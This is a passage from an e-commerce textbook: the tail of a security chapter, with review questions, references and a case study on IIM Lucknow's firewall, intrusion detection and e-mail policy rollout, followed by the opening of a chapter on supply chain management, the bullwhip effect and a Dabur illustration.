10. Briefly describe the secure electronic transaction (SET) protocol.
11. Compare Secure Socket Layer (SSL) and Secure Electronic Transaction (SET) protocols.

References and Recommended Readings

1. Atkins, D., et. al., *Internet Security—Professional Reference*, Indianapolis, Indiana: New Riders Publishing (1996).
2. Barker, W., *Introduction to the Analysis of the Data Encryption Stamdard (DES)*, Aguna Hills, CA: Aegean Park Press (1991).
3. Bellovin, S. and M. Meritt, "Limitations of Kerberos Authentication Systems", *Computer Communication Review* (October 1990).
4. Computer Incident Advisory Capability http://coac.llnl.gov
5. Cryptography site http://www.cryptography.com
6. CERN WWW Consortium http://www.w3.org
7. CERT Organization http://www.cert.org
8. Denning, D. "Timestamps in Key Distribution Protocols", *Communications of the ACM* (August 1981).
9. Diffie, W. and M. Hellman, "Privacy and Authentication: An Introduction to Cryptograpghy", *Proceedings of the IEEE* (March 1979).
10. ElGamal, T. "A Public key Cryptosystems and Signature Scheme based on Descrete Algorithms", *IEEE Transactions on Information Theory* (July 1985).
11. FAQs site http://www.faqs.org
12. Greenstein, M. and T. M. Feinman, *Electronic Commerce—Security, Risk Management and Control*, McGraw-Hill Companies (2000).
13. Hellman, M. "An Overview of Public Key Cryptography", *IEEE Communications Magazine* (November 1978).

14. Internet Security Services http://www.iss.net/
15. Netscape Corporation http://www.netscape.com
16. Rivest, R., A. Shamir, and L. Adleman, "A Method for obtaining Digital Signatures and Public key Crypto System", *Communications of the ACM* (Febraury 1978).
17. Rivest, R. "The MD4 Message Digest Algorithm", Proceedings, Crypto '90, Springer-Verlag (August, 1990).
18. Rubin, A. D., D. Geer, and M. Ranum, *Web Security: Sourcebook*, New York: John Wiley and Sons (1997).
19. RSA Corporation http://www.rsa.com
20. Stallings, W. *Network and Internet Security-Principles and Practice*, Englewood Cliffs, New Jersey: Prentice-Hall Inc. (1995).
21. Security Portal http://www.securityportal.com
22. SET specifications http://www.setco.org

CASE FOR DISCUSSION

Deployment of Information Security Infrastructure: Experience of IIM Lucknow

Indian Institute of Management, Lucknow, (IIML) one of Indian's is premier institutes for business studies and research. The information technology infrastructure of this Institute is large, and is distributed across its sprawling campus. There are about 400 client machines and about 10 high-end servers running various operating systems, and applications and services, and catering to the needs of the students, faculty, and the staff of the Institute. There are about 600 users in the campus.

IIML has been visible to the internet ever since the launch of its web site (www.iiml.ac.in). The web site, viewed by prospective students, researchers and scholars at various institutions, and corporate entities around the world, is being used to project the image of the Institute. The IIML web site has been registering 300 hits per day, only on the link to the Common Admission Test (CAT) 2001 venue information. Apart from World Wide Web (WWW), e-mail is another internet application which is widely used by the faculty, students and staff of the Institute. It is almost a de facto communication mechanism within the IIML as well as with the outside world. E-mail communication from the students and faculty spans across geographical boundaries and is one of the mission-critical internet services of the Institute. The Institute is intranet is connected to the internet via two internet access links, to two different internet service providers; one operating at 64 Kbps and the other at 512 Kbps.

There have been serious attacks on the information system resources of the IIML in the recent past. The IIML web site was defaced a number of times during May–August, 2001 and a large number of man hours were spent to restore the damaged web pages. Recently, a spate of Trojans and Worms such as Sircam and Nimda attacked the e-mail infrastructure of IIML, causing considerable damage. This resulted in an increase in cleanup costs, data loss and a subsequent drop in productivity levels. These attacks impacted the normal function of the users and caused a considerable drain of the computer centre's resources. Unknown threats still existed, and the Institute may be exposed to multiple attacks on its information system infrastructure in the future.

Reprinted from a case study by Prof. V. Sridhar, Dilip Mohapatra and Mr. P. Mohanan (IIML), and Ravikiran Bhandari and Keshava Murthy D.G. (Banglore Labs.) Voice and Data, 8, No. 8 (February 2002).

It was at this time that Mr Dilip Mohapatra, the Computer Centre Manager and Dr V. Sridhar, Professor-in-charge of the Computer Centre at the IIML, started working out details for the implementation of a comprehensive information security management system. Since the availability and reliability of the information services are critical to the functioning of the institute, it was important, to be aware of threats to these services, to formulate strategies, and to take preventive measures to protect them. The first step of the exercise was to develop a security policy statement for IIML. The objective of the security policy document was to define the threats and risks of the information resources within IIML, and accordingly formulate procedures and mechanisms for preventing or recovering from threats of any such attack or intrusion. The security policy statements for an educational institute can be quite different from those of business organisations, as most of the information regarding research and teaching needs to disseminated, to the outside world, for public use. At the same time, the vulnerabilities due to such exposure should be minimized. A security policy statement covering areas such as identification and authorization control, software import control, incident handling, internet usage, firewall policies and administration, electronic mail usage, and WWW usage were prepared. A sample security policy statement regarding e-mail usage and WWW usage, which are the two most important services, is provided in Exhibit-1, for reference. After the security policy statement was formulated, it was circulated among users, for comments and suggestions. Once the security policy statement was completed, the benchmark on what needed to be accomplished, using the security infrastructure, was clearly delineated.




Fig. C9.1 Firewall Network Setup

The next step was to assess the existing security system if any, and find out the security holes to be plugged, in accordance with the defined security policies. IIML had earlier installed a rule based "IP Chain" firewall. But the earlier versions of the Linux operating system, on the public domain servers, and earlier versions of the domain name service had vulnerable points on the network. It was at this time that IIML got in touch with Bangalore Labs, a Management Service Provider specializing in security solutions. Bangalore Labs did the vulnerability analysis of the existing security infrastructure and reported the security holes in the routers, firewall, and public servers.

With the vulnerability assessment report in hand, Mr. Mohapatra had to decide how to plug the security holes of his network. As in every organisation, the project was boundly certain budgetary constraints. IIML considered two approaches: one was to use open source software, which is available free, or at a minimal price; and the second alternative was to buy a robust comprehensive security system such as Checkpoint Firewall-I. Given the budget constraints, IIML decided to go in for open source software solutions, for most of the security components, and buy only those which were not otherwise available as freeware. With the help of Bangalore Labs, to whom the implementation and management of security infrastructure was outsourced, IIML narrowed down on Astaro (www.astaro.com) for firewall and proxy components, and Snort (www.snort.org) for the Intrusion Detection System (IDS). InterScan VirusWall, available from Trend Micro (www.trendmicro.com) was selected as the internet gateway based anti-virus solution. IIML also chose to deploy Interscan VirusWall eManager, which comes as an add-on with the VirusWall, for content inspection and enforcing e-mail policies.

Even though the IIML has trained Computer Centre staff who are highly knowledgeable about Linux implementations, it was decided to outsource the implementation and post-implementation phases to Bangalore Labs, for the following reasons. First, security management is not a one-time activity and as new vulnerabilities are exposed, patches and configuration changes are required for the security components, on a continuous basis. Bangalore Labs agreed to do the required number of vulnerability assessment tests, and all the maintenance work, related to the different components on a continuous basis, under an annual maintenance contract. Second, Since security management is a highly intensive and continuously evolving technology, developing in-house expertise was difficult, and hence it was decided to outsource the services to a reputed management service provider such as Bangalore Labs.

The implementation started first with the installation of new versions of the operating system on all public servers, and hardening the operating system. Domain Name Service, which resolves the domain names into valid Internet Protocol (IP) addresses, is the most critical service on any network. Many of the intrusions and attacks take place by exploiting vulnerabilities and security holes in the domain name server. To prevent these, new versions of Berkeley Internet Name Domain (BIND) were installed for the domain name service. The name server was hardened to prevent denial of service and spoofing attacks. Other restrictions on the use of domain name service were configured, to prevent hackers from listing the contents of the zone, in order to get host demographic information.

The firewall was installed next and configured to be the single-source contact with the external internet. The network address translation of all the packets at the firewall hides the structure of the internal network. Internet packets are scanned by the firewall and allowed to the internal network, only if they satisfy the rule set implemented in the firewall. The firewall was configured to allow and disallow services to different groups of users, according to the specifications laid out in the security policy document. The IDS was mirrored to the external interface of the firewall, so that all the network packets scanned by the firewall were also logged by the IDS. The IDS was configured to alert the system administrator, if there were any attempted intrusions that were serious in nature. Another freeware front-end tool DEMARC was used to provide web based administration of IDS. According to Mr. Ravikiran Bhandari, who designed the firewall configuration, the hardening of the operating system of the public servers and the implementation of a robust firewall, the vulnerabilities and security threats to the IIML network were reduced to a minimum.

Apart from the firewall and IDS, the messaging architecture of IIML also is very complex. On an average, the mail server at IIML receives about 1,500 messages from outside and sends out about 550 messages, every day. About 350 mail exchanges take place within the internal network. Previously, mailboxes of students and faculty were kept separately, on different servers. In the new architecture, they were integrated and hosted on a single server, which has Redundant Array of Inexpensive Disks (RAID), and File System Journaling installed to minimize the recovery time, at times of disaster. All the messages from within and from outside the campus were first scanned by the Interscan VirusWall before being delivered to the mailboxes. This prevented virus-laden mail messages from ever reaching user mailboxes. The VirusWall is configured to get updated signature files from the Trend Micro site every 24 hours, to keep up with new virus, and worms. Mr Mohanan, who is the Security Administrator at IIML, was very much relived when the IDS alerted him of CodeRed virus intrusions, within hours of implementing the firewall. According to Mr. Keshava Murthy D. G., the messaging architecture of IIML was one of the most complex he had commissioned, as it involved setting up of VirusWall, content inspection, and inbound message header masquerading, to deliver massages to actual mailboxes, on a different servers in a private network. The messaging architecture was implemented in such a way that user mailboxes are never exposed to the public network.

There were other complexities, as the IIML network was connected to two internet service providers. IIML wanted to route the traffic through both the links so that load balancing was achieved. For doing this, a "policy based routing" was implemented in the two routers, so that all web traffic was directed through a high-capacity Internet access link and e-mail and other traffic was routed through the low-bandwidth access link.

In the post-implementation phase, Bangalore Labs will do periodic vulnerability assessments, firewall log analysis and IDS log analysis, remotely from their Network Operations Centre (NOC) at Bangalore. There is an IPSec tunnel constructed between the IIML firewall router and the firewall at Bangalore Labs. Security and authentication of packets transferred between Bangalore Labs and IIML is provided through the IPSec protocol. The first vulnerability test post-implementation has been successful and the firewall stood the rigor of the test. Now Mr Mohapatra and Mr Mohanan can sleep peacefully without being awakened by mid-night phone calls from irate students and faculty, about a dreaded virus or an intruder crashing the web site.

EXHIBIT 1

Electronic Mail Policies

1. All current students, faculty and staff will have an e-mail account. E-mail address directories are made available for public access.
2. Anonymous re-mailer software cannot be installed. The faculty, students or staff cannot use anonymous re-mailers for any purpose.
3. The e-mail system will provide a single, externally accessible e-mail address for faculty, students, and staff. The address will not contain the name of internal systems or groups.
4. Both primary and secondary mail servers will be inside the firewall. All messages will be scanned for viruses and other maligned content, by a gateway based anti-virus software.
5. Users will be able retrieve e-mail through IMAP (Internet Message Access Protocol) or POP3 (Post Office Protocol) services, from inside the network. From outside the network, users will be allowed to access their mail only the using "webmail" service, available through the IIML web page. Authentication is enforced for retrieving messages.
6. E-mail servers will be configured to refuse relaying any e-mail addressed to non-IIML domains.
7. IIML is not responsible for the retention of the e-mail messages. The users are responsible for proper backup and archival of their respective e-mail messages.
8. A content analyser will be installed at the gateway and configured by the designated vendor to monitor any abusive content in the messages and attachments. The content analysis will be done both for messages originating from the internal network and for those from outside networks.

World Wide Web Policies

1. The Institute web server (www.iiml.ac.in) will be placed inside the firewall, in the De-Militarized Zone (DMZ). All the other web servers will be hosted in the internal network. All HTTP requests from outside to internal web servers will be processed through the firewall and appropriate reverse proxy servers.
2. All files downloaded over WWW will be scanned for viruses or other malign content, using a gateway based anti-virus software and content analyser.
3. All web browsers will be configured to use Hypertext Transfer Protocol (HTTP) proxy.
4. No offensive or harassing material should be made available via the IIML web site. Periodic checks will be done on all public and private web pages by the web administrator and any undesired material will be immediately removed.
5. Users are responsible for posting personal and other valuable information through forms. Users shall use the secure form feature to encrypt information posted through forms.

6. No personal commercial advertising should be made available via the IIML web site.
7. Users are permitted to have their personal web sites at designated locations on the web servers. The users are responsible for the content and backup of their web pages.
8. A local archive of web authoring tools will be maintained and made available for internal use.
9. The web server software and the software of the underlying operating system will be updated periodically, with appropriate batches and updates by the WWW administrator.

An excellent source for security policy formulation is *Internet Security Policy: A Technical Guide*, published by the National Institute of Standards and Technology, and can be found at NIST web site: http://csrc.nist. gov/isptg/

10
CHAPTER

Electronic Commerce: Influence on Supply Chain Management

Learning Objectives

This chapter covers the following topics:

1. What is supply chain?
2. Importance of supply chain management
3. Role of Information in supply chain management
4. Impact of electronic commerce technologies on supply chain management
    a. Impact on procurement
    b. Impact of production planning and Inventory
    c. Impact on distribution

As seen in the previous chapter on Electronic Data Interchange (EDI), the use of Information Technology can have a profound impact on the procurement process. The transition to EDI-based procurement requires the use of standard document formats for expedited processing of documents, exchanged amongst trade partners over the information network. The adoption of EDI based procurement reduces the lead-time, improves the supplier's coordination and expands market reach. These benefits accrue to companies that are able to adopt the EDI standards and roll-out EDI based procurement setup. The arrival of web-based electronic commerce with its ubiquitous, easy-to-use interface has created an opportunity of streamlining the information flow in the entire procurement process. The opportunity can be exploited in streamlining both the upstream and the downstream of supply chains.

For the organization involved in offering products or services to a customer, before products end up at the hands of end-consumer, there is a sequence of activities involving the basic procurement and supply of raw materials, storages and warehouses, assembly, manufacturing, processing, distribution and retail. The typical manufacturing/assembly and service supply chains are shown in Figs 10.1 and 10.2 respectively.




Fig. 10.1 A Simple View of Manufacturing Supply Chain




Fig. 10.2 A Simple View of Service Supply Chain

In order to meet the objective of providing products and services in a competitive environment, efficient management of all the elements and activities involved — starting from the basic raw material, all the way to the delivery to the final customer — becomes paramount. These activities include:

- Forecasting
- Procurement
- Inventory Management
- Information Management
- Quality Assurance
- Scheduling
- Production
- Distribution
- Delivery
- Customer Service

The coordination and sequencing of the above activities is necessary for delivering to the customer the suitable product/service in a timely fashion at the right place and price. In order to ensure delivery at the right place in a timely fashion, the chains may make use of several intermediaries. These intermediaries usually facilitate the movement of physical goods by buffer stocking the items in warehouses closer to the consumer's location for in-time delivery. The intermediaries also assist in aggregating the information from multiple demand points and have an important role in information flow of the supply chain. At any point of time, a supply chain facilitates movement of following three entities:

1. **Movement of Goods:** Generally in the direction of the consumer.
2. **Movement of Information:** Generally in both directions, i.e., aggregated demand information from consumers to suppliers and flow of material information from suppliers to consumers.
3. **Movement of Finances:** Usually in the direction from consumers to suppliers.

Supply Chain Management refers to the coordination of interconnected business functions required for providing the product or service to the end consumer. In other words, it is concerned with the systematic management of flow of raw material, information, semi processed goods, finished goods through factories, processing centers, warehouses, from the point of origin to the end consumer. Some of definitions by various researchers and organizations are as follows:

According to the Council of Supply Chain Management Professionals (CSCMP):

"Supply chain management encompasses the planning and management of all activities involved in sourcing, procurement, conversion and logistics management. It also includes the crucial components of coordination and collaboration with channel partners, which can be suppliers, intermediaries, third-party service providers and customers. In essence, supply chain management integrates supply and demand management within and across companies. More recently, the loosely coupled, self-organizing network of businesses that cooperate to provide product and service offerings has been called the Extended Enterprise."

According to Mentzer et al.(2001):

"Supply chain management is the systematic, strategic coordination of the traditional business functions and the tactics across these business functions within a particular company and across businesses within the supply chain, for the purposes of improving the long-term performance of the individual companies and the supply chain as a whole."

According to Hines (2004):

"Supply chain strategies require a total systems view of the linkages in the chain that work together efficiently to create customer satisfaction at the end point of delivery to the consumer. As a consequence, costs must be lowered throughout the chain by driving out unnecessary costs and focusing attention on adding value. Throughout, efficiency must be increased, bottlenecks removed and performance measurement must focus on total systems efficiency and equitable reward distribution to those in the supply chain adding value. The supply chain system must be responsive to customer requirements."

Above definitions emphasize the role of a system view in integration of the business functions involved. The system view is helpful in identifying the redundant costs and removable bottlenecks for attaining the efficiency across the multiple elements. Every business organization, in order to deliver a product or service, is a part of a supply chain. Some organizations such as service aggregators and integrators may be part of several supply chains. Figures 10.1 and 10.2 show models of supply chain for relatively simple organizations.

Figure 10.3 shows an example of supply chain for mango growers and distributers. The mangos produced by farmers, consolidated at the cooperative processing centers and packaged in boxes, are moved through various supply chain elements, as shown in Figure 10.3, to the end consumer. From the perspective of Mango Growers Cooperative, there are two sides of supply chain, the in-coming, i.e., sourcing and the outgoing i.e., distribution side of the supply chain. The figure shows both sides of the supply chain. The incoming or sourcing side of the chain from the perspective of Mango Growers Cooperative consists of the orchard plantation, seeds, fertilizers, insecticides, irrigation facilities, etc.




Fig. 10.3 An End-to-End View of Supply Chain

Think of a customer trying to purchase mangoes. As she enters a large grocery retail store, the demand on the supply chain begins with the need of the consumer. In order to meet the requirements of the customer, following chain of events have to unfold.

1. The retail store shelves have to be stocked with the product. The product may come from an inventory that has been acquired in the warehouse. In case of fresh products like mangoes, it may come from distributers or brokers from auction market (*Mandi*) using trucks.
2. The product will be acquired and stocked by distributors from manufacturers. In case of mangoes, the product may come from Mango Cooperative (e.g., Nawab brand in Uttar Pradesh) or from other consolidating agents that bring products to auction markets.
3. The Mango Cooperative and Consolidators will get the basic mangoes from mango plantation owners. They will get the packaging material from other suppliers.
4. The mango plantation owner will get its supplies of irrigation facilities, fertilizers, pesticides, saplings, etc from other low tier suppliers.

A typical supply chain is driven from the demand side and is dynamic and sensitive to fluctuations in demand. As stated earlier, in a supply chain, there is a dynamic flow of material/product, information and funds. The retail store offers the product availability and pricing information on the display shelves. The customer, on selecting the product, transfers funds to the retail store. The information generated at the point of sale is transferred to inventory systems that in turn may initiate a replenishment order. The appropriate information and funds continue to move back upwards in the supply chain, all the way to the lowest tiers. At the same time material/product continues to move forth from the lowest tiers to the consumer. The *accuracy of information movement* back and forth is the key to smooth and lean operation of supply chain. The lack of information movement, uncertainty and inaccuracy in information may lead to the following situations:

- In order to consistently meet the demand of consumers, the upstream entities of supply chain may resort to maintaining a certain level of safety stock in addition to the stock in the pipeline to meet the uncertainties in the supply chain. Typically, organizations carry out their demand forecasting based on the historical demand patterns from their downstream consumers. The demand may exhibit variability due to forecasting errors or sometimes due to changes in business environment. To compensate for this variability of demand, each upstream entity adds its safety margin to avoid stock out situations. Higher level of information uncertainty is likely to lead to greater demand amplification as we move upstream.
- Due to amplification of demand or inaccurate forecast and information at some entities of the supply chain, the product demand may apparently exceed the supply. In such a scenario the upstream/supplying entity will begun to ration sales to the downstream/buying entity. This may create a degree of supply uncertainty. To cover up for the supply uncertainty the buying entity may start placing multiple orders to various suppliers in order to maximize their chances of getting the material and meeting the demand of their downstream buyers. This apparent excess demand prompts upstream suppliers to boost the production based on a false signal and leads to inventory buildup.
- Amplification of demand may occur due to order batching and due to periodic planning by the downstream entities.
- At times anticipated enhancement in price or promotional pricing, and uncertainty of supplies may lead to speculative buying in order to stock up for the future rather than meet the immediate requirement. This may lead to amplified unsustainable demand.

Thus, the information inaccuracies, forecasting errors may lead to false signaling and create an atmosphere of uncertain supplies. This situation is referred to as the *bullwhip* effect.

The bullwhip effect in a supply chain is a situation caused due to reasons described above, where variability in the size and the timing of orders gets amplified at each stage as we move up the supply chain, from the consumer to the start of the chain/low-tier supplier. The worst impact of bullwhip effect is the rise in inventory carrying cost by all the entities, like the distributors, manufacturers and suppliers, in supply chain. As the distortion of information is the major cause of the bullwhip effect, the accuracy and timely sharing of information amongst all participants in the supply chain can help in eliminating or at the least mitigating the impact of bullwhip effect. In a system designed in such a way that each upstream entity is directly able to access the demand information from the retailer, each supplying entity will be able to stock inventory or plan manufacturing based on real consumer demand information.

IMPORTANCE OF SUPPLY CHAIN MANAGEMENT

In an increasingly competitive and globalized world, the management of supply chains requires utmost attention as it may lead to large scale variations in inventories, stock outs and delayed deliveries. The operational efficiency of the processing plant cannot be achieved with misaligned supply of raw materials, demand forecasting and logistics. As efficient management of supply chain impacts the cost quality and profitability, the following issues make it essential for every organization to pay due attention on the supply chain management:

1. *Globalization*

In the globalized business environment, the physical supply chains are not constrained by geographical boundaries. Globalization has expanded the scope and length of supply chain and has brought along the challenges of managing inter-cultural and fluctuating currency environment. The globalization has also enhanced the risks of disruptions due to distances and national boundaries. But, at the same time, it provides the opportunity of getting better, cheaper and more efficient sources.

2. *Outsourcing*

With the enhanced reach of supply chains, it is not uncommon for businesses to source the goods and services across geopolitical boundaries to exploit the cost efficiencies offered due to cheaper availability of skilled labor, tax breaks and lower cost of raw material.

3. *Operational Improvements*

The widespread acceptance of Total Quality Management (TQM) and lean production practices has enabled businesses to improve quality and reduce costs. In other words, the product costs have largely been minimized. Since, we know that the cost of a product (at the hands of a customer) consists of production, distribution, logistics and profits, thus, any improvement in distribution and logistics, i.e. supply chain, offers the greatest opportunity for cost competitiveness.

4. *Enhanced Competition*

With the opportunity of integrating and sourcing the products, sub-assemblies and components, the product development cycle has become shorter. It is also relatively easier to design and launch newer product and offer personalized products at competitive costs. In an evolutionary arena, like electronics, where technology changes every so often, the product life cycle and time to market opportunity has a very short window. Thus, in order to stay competitive in such a market environment, the integration and coordination of supply chain poses greater challenge.

5. *Supply Chain Complexity*

The globally integrated supply chains are truly complex as they have to manage across organizational, geopolitical boundaries, and account for disruptions in supply logistics, thus leading to greater degree of reliance on information in a highly uncertain environment.

Thus, improved collection and flow of information related to all aspects such as disruption in logistics, accuracy of demand forecast, late deliveries, and substandard deliveries assumes utmost importance.

6. ***Inventory management***

The major cost advantages from improved supply chains accrue to businesses due to reduction in inventories. Excess inventory adds to the cost, while shortages lead to disruption in smooth flow of work and production and the consequent negative impact on the operations. It is important to maintain a smooth and even flow across the operation without building excess inventory of output product as well as input material.

7. ***Proliferation of E-Commerce***

The increased adoption of Internet based electronic commerce technologies in businesses have created a new paradigm of information availability and sharing amongst the entities in the supply chain. This information sharing, as a result of every one of these entities being on the network with the capability to instantaneously share the information, has provided:

- the opportunity to transform many an existing supply chains
- newer ways of linking the supply chains in some cases

IMPACT OF E-COMMERCE TECHNOLOGIES ON SUPPLY CHAIN MANAGEMENT

Prior to the proliferation of network technologies, the information transmission in a supply chain management had been largely dependent on the formal processes of requisition, purchase order preparation and transmittal of the purchase order at the customer's end. From the supplier's perspective, the order had to be entered into the system; an invoice had to be prepared upon the completion of the order; and then had to be posted to the customer for the payment. The system, when dealing with large number of orders, faced frequent breakdowns due to the complexity of the tasks or was bogged down by multiple delays. The system also suffered with errors due to the rekeying of the data at the manufacturer's end as it involved voluminous paperwork. In order maintain smooth flow of operations in an environment plagued with multiple layers of delays in the supply chain management system, the organizations had to resort to larger buffer stocks of inventories at both ends, leading to locking up of working capital and other resources.

The proliferation of network technologies provides an opportunity to interconnect the buyers and suppliers over the network and to develop electronic standards for procurement document formats that can be interchanged over the network. This error-free information exchange, also known as Electronic Data Interchange (EDI) streamlined the procurement process to a great extent.

The emergence of web based electronic commerce has lead to wide scale adoption on the Internet related transaction and information exchange by consumers, intermediaries, suppliers and manufacturers. As e-commerce potentially makes it possible for all the entities involved in supply chain to have access to the same level of information, businesses can realign their supply chain around the requirements of consumers. The adoption of electronic commerce has helped companies cut cycle times, reduce record keeping errors, and slash operating costs. Adoption of electronic commerce makes transferring and sharing data so easy that a group of companies in the same supply chain could use electronic commerce linkages to form something of called an "extended enterprise" or "virtual corporation". Electronic commerce is also perceived to be a major positive image builder for the manufacturers in their customer's minds. As all the members of a supply chain serving the consumer requirements are interlinked, it creates a whole new business ecosystem – a value web. The organizations that are able to respond faster are likely to be the winners. Faster response requires improved and drastically reduced cycle time, which in turn depends on the entire chain. Thus, in this customer demand centric environment, the competition is no longer between two companies instead between two supply chains. It amounts to Big Bazaar's supply chain competing with the Spencer's Supply chain.

An electronic commerce driven business environment naturally lends itself to the customer-driven "demand pull" model. In the "demand pull" driven supply chain, the information gap between the customer and the supply partner, if not eliminated, is greatly reduced. Thus, it offers an unprecedented opportunity for value-chain optimization, reduction in distribution costs and mass customization. The deployment of electronic commerce technologies offers the following advantages and opportunities:

1. The consumers, suppliers, manufacturers and dealers being on the Internet have easy access to information for making choice based on global reach.
2. Business organizations can access and monitor the consumer choices and trends globally. Organizations can directly offer their products/services to consumers and seek their feedback, irrespective of distance and time.
3. E-commerce and its technology improve the inter-firm communication and thus, drastically reduce the time-lag between the transmission and the receipt of information.
4. The adoption of e-commerce technologies in the purchase process substantially reduces the transaction costs.
5. The technology also reduces the response times of supply chain, due to enhanced speed of communication and information flow across the chain. The reduction can be even more substantial, where the products can be delivered through the web, as is the case with digital products such as music, software and e-books.
6. The adoption of e-commerce technologies also provides an opportunity for disintermediation. Thus, some of the intermediaries or even traditional retailers whose friction in the chain outweighs the value additions done by them may be eliminated.
7. E-commerce provides an opportunity to reduce the impact of bullwhip effect, through the communication capability offered by the technology. All the supply partners can be connected to share the information base containing the demand pull created by the end-consumer, thus, reducing the need to overly pad up the safety stocks due to the demand amplification.

ILLUSTRATION 10.1 Dabur Targets Incremental Growth Through Supply Chain Efficiencies

Dabur, India's fourth largest consumer packaged goods (CPG) firm has seen robust growth over the last four years clocking a CAGR of 18 percent in net revenue and 33 percent in PAT. Despite this robust growth, the Dabur management felt there was potential to derive incremental growth of about Rs. 50 crore of potential benefits through supply chain efficiencies. Dabur believed there was a substantial opportunity to enhance customer service, reduce working capital and reduce the cost base. Since the company was running on high efficiency, it was a challenge for the management to further increase the company's efficiency to improve its profitability and increase its bottom line.

With help from IT, Dabur management captured the total opportunity potential from a supply chain exercise across the different levels. It was observed that incremental revenue through lost sales could account for six percent revenue. Cost reduction was cited as an area where the company could become more profitable. Damaged goods formed about 10 percent of the existing spend. The company has implemented SAP APO modules: DP (demand planning) and SNP (supply network planning) and integrated them with some existing legacy applications.

The Challenge

Dabur's supply chain is far more complex than other FMCG firms in India, given its diverse product portfolio:

- More than 800 SKUs spanning multiple shelf-life and products in foods, personal care, home and healthcare products
- A fragmented and multi-tiered distribution network, more than 10 plants, more than 40 warehouses and 1,500 distributors
- A large fragmented front-end; general trade with direct reach to 1.5 million retail outlets and indirect reach to more than six million outlets; modern trade of B2B and B2C institutional sales.
- Seasonal products with a significant sales skew

To manage these challenges, Dabur innovatively used the APO capabilities in forecasting and SNP by modelling several internal and external variables for improving key performance levers. In addition, the program was supported by a well-managed KPI dashboard—which was supported by the IT system.

Post Deployment

Ever since the FMCG major reached out to new areas using BI or analytics, it has seen an improvement in its market share. The initiative is expected to deliver about six percent incremental revenue for Dabur, which is quite significant, given it is already growing in double digits.

In terms of costs, Dabur has observed about 20 percent savings in stockist subsidy reduction and 10 percent spend in SLOB (slow moving and obsolete) and damaged goods. The company has seen an improvement of 8 to 10 percent in DIFOT (a measure of the delivery performance in a supply chain) to customers and 6 percent in incremental sales. With elaborate Excel planning being replaced by the solution, the planning team now actually does reviews, analysis, monitoring and follow-ups. Earlier, most of their time was spent in doing the planning manually. Post implementation, there is job enrichment for the team, in addition to increased productivity. Supply chain being the backbone of FMCG companies, Dabur believes the solution is delivering the need of the hour.

Source: *Information Week*, Oct 2010

The supply chains require effective management of various activities at each step of the chain consisting of supply, warehouse, manufacturing, distributors, retailers, and logistics facilities. These facilities essentially engage in production, assembly and physical movement of goods/service to consumers. The impact of electronic commerce on three key activities of the supply chain, viz., procurement, production and distribution is dealt in detail in the following sections.

Impact on Procurement

